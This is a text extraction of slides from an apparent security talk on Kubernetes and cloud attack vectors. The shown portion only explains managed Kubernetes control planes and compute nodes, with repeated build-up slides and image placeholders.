

Kubernetes <-> Cloud

Attack Vectors: Demos Inside

But First

But First

Let's spend a moment and **align** on some concepts

Managed Kubernetes Solutions

Managed Kubernetes Solutions

What's “*Managed*”?

Control Plane

Control Plane

Kube-apiserver as-a-Service

Control Plane

Kube-apiserver as-a-Service

- Clouds install, configure Kubernetes

Control Plane

Kube-apiserver as-a-Service

- Clouds install, configure Kubernetes
- Control, data plane abstracted away

Control Plane

Kube-apiserver as-a-Service

- Clouds install, configure Kubernetes
- Control, data plane abstracted away
- Limited configurability

Control Plane

Kube-apiserver as-a-Service

- Clouds install, configure Kubernetes
- Control, data plane abstracted away
- Limited configurability
- Running on a VM you don't control

Control Plane

Kube-apiserver as-a-Service

- Clouds install, configure Kubernetes
- Control, data plane abstracted away
- Limited configurability
- Running on a VM you don't control
- Your pods aren't scheduled there


Control Plane

Control Plane ⚙




Cluster Operator

Control Plane ⚙



Control Plane ⚙



Compute



Compute

- Workloads run on cloud provider's VMs

Compute

- Workloads run on cloud provider's VMs
- VMs use pre-baked images with kubelet

Compute

- Workloads run on cloud provider's VMs
- VMs use pre-baked images with `kubelet`

Compute

- Workloads run on cloud provider's VMs
- VMs use pre-baked images with `kubelet`
- Init script joins VMs as Nodes

Compute

- Workloads run on cloud provider's VMs
- VMs use pre-baked images with [kubelet](#)
- Init script joins VMs as Nodes
- VMs could reside in your account (Pay per VM)

Compute

- Workloads run on cloud provider's VMs
- VMs use pre-baked images with [kubelet](#)
- Init script joins VMs as Nodes
- VMs could reside in your account ([Pay per VM](#))

Compute

- Workloads run on cloud provider's VMs
- VMs use pre-baked images with [kubelet](#)
- Init script joins VMs as Nodes
- VMs could reside in your account ([Pay per VM](#))
- Or in the provider's account ([Pay per Workload](#))

Compute

- Workloads run on cloud provider's VMs
- VMs use pre-baked images with [kubelet](#)
- Init script joins VMs as Nodes
- VMs could reside in your account ([Pay per VM](#))
- Or in the provider's account ([Pay per Workload](#))

Compute



Compute



Cloud-Provider Internal Subscription

Control-Plane


VM running
kube-api-server

Your Cloud Subscription

